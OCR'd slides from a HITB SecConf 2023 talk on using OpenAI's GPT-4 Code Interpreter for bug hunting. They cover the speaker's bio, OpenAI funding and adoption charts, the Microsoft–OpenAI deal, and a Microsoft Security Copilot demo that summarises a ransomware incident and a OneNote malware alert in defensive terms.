HITB
SECCONF
2023
Phuket

Commsec
The Future of Hacking

Unleashing the Power of OpenAI's GPT-4 Code Interpreter

August 25, 2023 | 15:30 | Track: CommSec Track

DEXTER NG
Chief Technology Officer
AntiHack & Privacy Ninja

DEXTER NG

CTO | Antihack & Privacy Ninja

Forbes Business Council Member & Contributor

Live Ship Hacking @ SG Navy Security Event

Specialties:

🔍 OSINT Lead Investigator & Trainer For Government Organizations

🏰 Veteran in Leading VAPT Teams & Red Teaming in Asia

📱 Web, Mobile App & Blockchain Development

Achievements:

🐍 Python Programming Top 5% Linkedin.com Badge

🛡️ Grew From 0 to 450+ SMEs annually trusting our Privacy Ninja VAPT & Red Teaming expertise

💡 **Owns A World Patent For Scheduled Smart Phone Video Messaging Since 2011 - WO2013062482A1**

🌏 OSINT Investigations For Government Organisations & Trainer - Asia

🚓 Assisted In OSINT Investigations - Finding Political Street Riot Masterminds in Thai & HK

🚫 Forensics Investigations For Ransomware and Data Breach Cases

🎨 Worked on NFT scam investigations in 2022

What's this talk about?

Challenges Addressed: 🚧

🗣️ Difficulty in communicating tech issues to non-tech stakeholders

📈 Limited understanding of AI and data analytics

💻 Multi-language code comprehension challenges

💰 Complexity of cryptocurrency data & smart contracts

Benefits Showcased: 🏆

🚀 AI as a competitive edge for bug hunters

🔍 Efficient bug hunting with AI & Data Analytics

🌐 Simplifying multiple programming languages using AI

📞 Improving tech-non-tech communication


Deep Dives: 🌊

📊 Managing & analyzing complex data using AI

🔥 Real-world use cases

Open AI’s ChatGPT Code Intepreter


ChatGPT is a language model by OpenAI that can generate human-like text, and its code interpreter feature allows for the execution and analysis of code snippets



Round	Date	Amount	Investors
Seed round	2015	$10 million	Peter Thiel, Elon Musk, Sam Altman, Reid Hoffman, Ilya Sutskever, and others.
Series A round	2016	$100 million	Founders Fund, Peter Thiel, Elon Musk, Reid Hoffman, Sam Altman, Marc Benioff, Jessica Livingston, and others.
Series B round	2019	$1 billion	Microsoft, Sequoia Capital, Andreessen Horowitz, and others.
Series C round	2023	$1.3 billion	Various investors, including Sequoia Capital, Tiger Global Management, Andreesen Horowitz, and Bedrock Capital.

ChatGPT Sprints to One Million Users

Time it took for selected online services to reach one million users




* one million backers ** one million nights booked *** one million downloads

Source: Company announcements via Business Insider/Linkedin


AI & ML is No Longer just a fad

It is here to stay…



Tech Industry	How ChatGPT and Code Interpreter are Changing the Industry
Data Science	ChatGPT and Code Interpreter can be used to automate data analysis tasks, such as data cleaning, feature engineering, and model training. This can free up data scientists to focus on more creative and strategic work.
Software Development	ChatGPT and Code Interpreter can be used to generate code, debug code, and test code. This can help developers to be more productive and efficient.
Machine Learning	ChatGPT and Code Interpreter can be used to train machine learning models. This can help businesses to develop new products and services that are powered by AI.

BI-DIRECTIONAL ASPECTS OF MICROSOFT / OPEN A.I. DEAL



Microsoft

OpenAI

$10 Billion Investment

$N billion Cloud Services


$N million license fees


- Bing (Consumer)
- Copilot (Cloud)
- Office: Word, Excel, PPT (Enterprise)

75% of all Profits

From a Microsoft internal perspective, this is a continuous money transfer to the Cloud Computing group

OpenAI's largest cost will continue to be cloud computing services, exclusively provided by Microsoft Azure. MSFT is loaning money back to itself while funding product development.


Microsoft 365 Apps
6
1
2
3
3
4
5
Microsoft 365 Copilot
Large Language Model
Microsoft Graph
Emails, Files, meetings, Chats, Calendars and Contacts



Response

Prompt

Microsoft security products


- Microsoft Defender
- Microsoft Purview
- Microsoft Sentinel
- Microsoft Priva
- Microsoft Entra
- Microsoft Intune

Microsoft Security Copilot

Large Language Model

Microsoft Security Model

Skills
Threat intelligence
65T signals


Microsoft Security Copilot / Alert on compromised account and device on Contoso.com
Pin board
Share
Export

☐ Create a single PowerPoint slide outlining the incident and the attack chain.

12:52 PM

The following PowerPoint was generated for you. Verify its content before sharing or pinning to your investigation.

Ransomware Attack Investigation and Response

Summary

A ransomware attack encrypted files on several devices and demanded payment in Bitcoin.

The attack originated from a phishing email that compromised a user account and downloaded a malicious PowerShell script.

The script used a rogue GPO to disable Windows Defender and spread the ransomware to other devices, including a domain controller.

The SOC analyst used Sentinel and Defender for Endpoint to investigate and contain the attack, and restore the files from cloud backups.

Attack chain

Sources

1. Microsoft Defender Threat Intelligence
2. PowerPoint XML Template

Alert on compromised account and device on Contoso.com

Alert Summary

This alert indicates that a device belonging to Devon Torres, a user of the contoso.com domain, was targeted by an emerging, financially motivated activity group that uses OneNote attachments to deliver remote access malware. The alert provides details about the suspicious process (ONENOTE.EXE) that was launched from a downloaded file (SalesLeads (1).onepkg) and its parent process (explorer.exe), as well as the device's hostname (workstation8), OS version (Windows 21H2), and risk score (High). The alert also shows the device's last seen time, external and internal IP addresses, and antivirus status. The device has a user-defined tag (ContosoDemo) and is onboarded to Microsoft Defender for Endpoint (MDATP).

Attack Steps

